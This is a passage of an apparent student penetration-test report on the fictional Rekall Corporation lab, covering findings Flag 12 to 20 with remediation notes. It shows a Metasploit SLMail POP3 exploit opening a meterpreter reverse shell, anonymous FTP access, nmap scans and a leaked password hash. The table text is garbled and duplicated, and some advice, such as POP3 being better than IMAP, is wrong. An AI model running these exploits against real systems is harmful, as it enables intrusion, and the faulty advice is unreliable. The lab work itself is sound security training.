<b>Title</b>	Flag 12 Brute-Force Attack
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Brute-Force Attack


<b>Images</b>	 <p>The screenshot shows a web browser window with a yellow border. The address bar indicates the URL is 192.168.14.35/networking.php. The page itself has a red header with the REKALL CORPORATION logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header, there's a search bar with 'www.example.com' and a link to 'Check your MX'. The main content area contains a large amount of command-line output from a root shell, listing various system services and their ports.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Command injection solutions from flag 10 & 11 relevant. Prevent Brute Force by spreading awareness of password strength having more complex password policies in place.

Vulnerability 13	Findings
Title	Flag 13 Open-Source Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	Critical
Description	Open-Source Vulnerability


<b>Images</b>  	
<b>Affected Hosts</b> totalrekkal.xyz	
<b>Remediation</b> Similar Web App Vuln. as Flag 4 Fix ASAP.	

Vulnerability 14	Findings
<b>Title</b> Flag 14 Domain Ping	
<b>Type (Web app / Linux OS / Windows OS)</b> Linux	
<b>Risk Rating</b> Low	
<b>Description</b> Domain Ping	

Images	<pre>\$ ping totalrecall.xyz  Pinging totalrecall.xyz [34.102.136.180] with 32 bytes of data: Reply from 34.102.136.180: bytes=32 time=30ms TTL=56 Reply from 34.102.136.180: bytes=32 time=29ms TTL=56 Reply from 34.102.136.180: bytes=32 time=31ms TTL=56 Reply from 34.102.136.180: bytes=32 time=31ms TTL=56  Ping statistics for 34.102.136.180:     Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),     Approximate round trip times in milli-seconds:         Minimum = 29ms, Maximum = 31ms, Average = 30ms</pre>
Affected Hosts	totalrecall.xyz
Remediation	Configure firewall IPTable to reject incoming ping reqs. Inside filepath /proc/sys/net/ipv4/icmp_echo_ignore_all change zero to one and ensures the machine getting pinged doesn't respond.

Vulnerability 15	Findings
Title	Flag 15 Open Source Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Open-Source Vulnerability
Images	 <p>The screenshot shows the crt.sh Identity Search interface. It displays a table of certificates issued to various domains, all of which resolve to the IP address 34.102.136.180. The columns include Certificate ID, Legend, Not Before, Not After, Common Name, Matching identities, and Issuer Name. The matching identities column lists "CNAME-D-ZeroSSL, CN-ZeroSSL, RSA Domain Secure Site CA" for most entries, while one entry for www.totalrecall.xyz lists "CNAME-D-ZeroSSL, CN-ZeroSSL, RSA Domain Secure Site CA".</p>
Affected Hosts	totalrecall.xyz
Remediation	See flag 4

Vulnerability 16	Findings
Title	Flag 16 Network Scan
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Medium
Description	Network Mapping Scan

<b>Images</b> 	<b>Flag 4</b> <p>10</p> <p>Run an Nmap or Zenmap scan on your network to determine the available hosts.</p> <ul style="list-style-type: none"> <li>Your network begins with 192.168.13.</li> <li>The flag is the count of hosts returned (not including the host you are scanning from).</li> </ul> <p>Flag</p> <p>Submit</p>
<b>Affected Hosts</b> 192.168.13.0/24, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1	
<b>Remediation</b> A firewall can be implemented to prevent outer-sourced traffic from accessing open ports. An IDS would also be a good option.	

Vulnerability 17	Findings
<b>Title</b>	Flag 17 Exposed Sensitive Data
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows
<b>Risk Rating</b>	Critical
<b>Description</b>	Exposed Sensitive Data

<b>Images</b>	<pre> main → site / xampp.users  totalrecall Added site backup files  1 contributor  1 lines (1 sloc)   46 Bytes 1 trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0 </pre> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="3" style="text-align: left; padding-bottom: 5px;">totalrecall Update README.md</th> </tr> </thead> <tbody> <tr> <td style="width: 10%; vertical-align: top; padding-right: 10px;"></td> <td style="width: 60%; vertical-align: top; padding-right: 10px;">f7b6130 on Mar 1, 2022</td> <td style="width: 30%; vertical-align: top; text-align: right;">4 commits</td> </tr> <tr> <td></td> <td>assets</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>old-site</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>README.md</td> <td>Update README.md</td> </tr> <tr> <td></td> <td>about.html</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>contact.html</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>index.html</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>robots.txt</td> <td>Added site backup files</td> </tr> <tr> <td></td> <td>xampp.users</td> <td>Added site backup files</td> </tr> </tbody> </table>	totalrecall Update README.md				f7b6130 on Mar 1, 2022	4 commits		assets	Added site backup files		old-site	Added site backup files		README.md	Update README.md		about.html	Added site backup files		contact.html	Added site backup files		index.html	Added site backup files		robots.txt	Added site backup files		xampp.users	Added site backup files
totalrecall Update README.md																															
	f7b6130 on Mar 1, 2022	4 commits																													
	assets	Added site backup files																													
	old-site	Added site backup files																													
	README.md	Update README.md																													
	about.html	Added site backup files																													
	contact.html	Added site backup files																													
	index.html	Added site backup files																													
	robots.txt	Added site backup files																													
	xampp.users	Added site backup files																													
<b>Affected Hosts</b>	Github totalrecall																														
<b>Remediation</b>	See flag 4. User needs to change their password ASAP. Sensitive info shouldn't be plaintext.																														

Vulnerability 18	Findings
<b>Title</b>	Flag 18 Password Guessing
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows
<b>Risk Rating</b>	Low
<b>Description</b>	Password Guessing

<b>Images</b>	
<b>Affected Hosts</b>	172.22.117.0/24, 172.22.117.20, 172.22.117.10
<b>Remediation</b>	A firewall can be implemented to prevent outer-sourced traffic from accessing open ports. An IDS would also be a good option

Vulnerability 19	Findings
Title	Flag 19 FTP port 21
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	<b>Critical</b>
Description	FTP port 21 anonymous login enabled

<b>Images</b>	<pre>(root㉿kali)-[~/Desktop] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): Anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; flag3.txt ?Invalid command ftp&gt; cat flag3.txt ?Invalid command ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (46.1595 kB/s) ftp&gt; exit 221 Goodbye</pre> <pre>└─# nmap -A 172.22.117.20 Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 21:45 Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00079s latency). Not shown: 990 closed tcp ports (reset) PORT      STATE SERVICE      VERSION 21/tcp    open  ftp          FileZilla ftptd 0.9.41 beta  _ ftp-anon: Anonymous FTP login allowed (FTP code 230)  _ -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt  _ _ftp-bounce: bounce working!  _ _ftp-syst:  _ _ SYST: UNIX emulated by FileZilla 25/tcp    open  smtp         SLmail smtpd 5.5.0.4433  _ smtp-commands: rekall.local, SIZE 100000000, SEND, SOML  _ This server supports the following commands. HELO MAIL 79/tcp    open  finger        SLMail fingerd  _ finger: Finger online user list request denied.\x0D</pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Port 21 being open allows easy access. Close 21. Use port 22. Only use FTP when urgently necessary. Disable anonymous login

Vulnerability 20	Findings
Title	Flag 20 Vulnerable port 110

Type (Web app / Linux OS / Windows OS)	Windows																																																																																					
Risk Rating	Critical																																																																																					
Description	Vulnerable port 110 pop3																																																																																					
	<pre>msf6 exploit(windows/pop3/seattlelab_pass) &gt; options  Module options (exploit/windows/pop3/seattlelab_pass):   Name   Current Setting  Required  Description   ----  --             --          --   RHOSTS  172.22.117.20    yes        The target host(s), see https://g   RPORT    110            yes        The target port (TCP)    Payload options (windows/meterpreter/reverse_tcp):   Name   Current Setting  Required  Description   ----  --             --          --   EXITFUNC thread        yes        Exit technique (Accepted: '', s   LHOST    172.22.117.100  yes        The listen address (an interfac   LPORT    4444           yes        The listen port    Exploit target:   Id  Name   --   0   Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) usi [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:4444)  meterpreter &gt; ls -a Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr><td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:54 -0400</td><td>maillog.002</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-12-22 00:02:35 -0500</td><td>maillog.007</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3664</td><td>fil</td><td>2023-01-05 18:50:03 -0500</td><td>maillog.008</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4039</td><td>fil</td><td>2023-01-06 21:57:01 -0500</td><td>maillog.009</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2315</td><td>fil</td><td>2023-01-09 17:46:33 -0500</td><td>maillog.00a</td></tr> <tr><td>100666/rw-rw-rw-</td><td>5376</td><td>fil</td><td>2023-01-10 21:32:51 -0500</td><td>maillog.00b</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4258</td><td>fil</td><td>2023-01-11 21:01:36 -0500</td><td>maillog.00c</td></tr> <tr><td>100666/rw-rw-rw-</td><td>6206</td><td>fil</td><td>2023-01-11 21:49:00 -0500</td><td>maillog.txt</td></tr> </tbody> </table> <pre>meterpreter &gt; cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter &gt;</pre>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-12-22 00:02:35 -0500	maillog.007	100666/rw-rw-rw-	3664	fil	2023-01-05 18:50:03 -0500	maillog.008	100666/rw-rw-rw-	4039	fil	2023-01-06 21:57:01 -0500	maillog.009	100666/rw-rw-rw-	2315	fil	2023-01-09 17:46:33 -0500	maillog.00a	100666/rw-rw-rw-	5376	fil	2023-01-10 21:32:51 -0500	maillog.00b	100666/rw-rw-rw-	4258	fil	2023-01-11 21:01:36 -0500	maillog.00c	100666/rw-rw-rw-	6206	fil	2023-01-11 21:49:00 -0500	maillog.txt
Mode	Size	Type	Last modified	Name																																																																																		
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																																		
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																																		
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																																		
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																																		
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																																		
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																																		
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																																		
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																																		
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																																		
100666/rw-rw-rw-	1991	fil	2022-12-22 00:02:35 -0500	maillog.007																																																																																		
100666/rw-rw-rw-	3664	fil	2023-01-05 18:50:03 -0500	maillog.008																																																																																		
100666/rw-rw-rw-	4039	fil	2023-01-06 21:57:01 -0500	maillog.009																																																																																		
100666/rw-rw-rw-	2315	fil	2023-01-09 17:46:33 -0500	maillog.00a																																																																																		
100666/rw-rw-rw-	5376	fil	2023-01-10 21:32:51 -0500	maillog.00b																																																																																		
100666/rw-rw-rw-	4258	fil	2023-01-11 21:01:36 -0500	maillog.00c																																																																																		
100666/rw-rw-rw-	6206	fil	2023-01-11 21:49:00 -0500	maillog.txt																																																																																		

Affected Hosts	172.22.117.20
Remediation	pop3 is clear text protocol but can be upgraded to an encrypted connection using TLS/SSL. Pop3 is better than IMAP because IMAP copies info whereas pop3 doesn't save messages.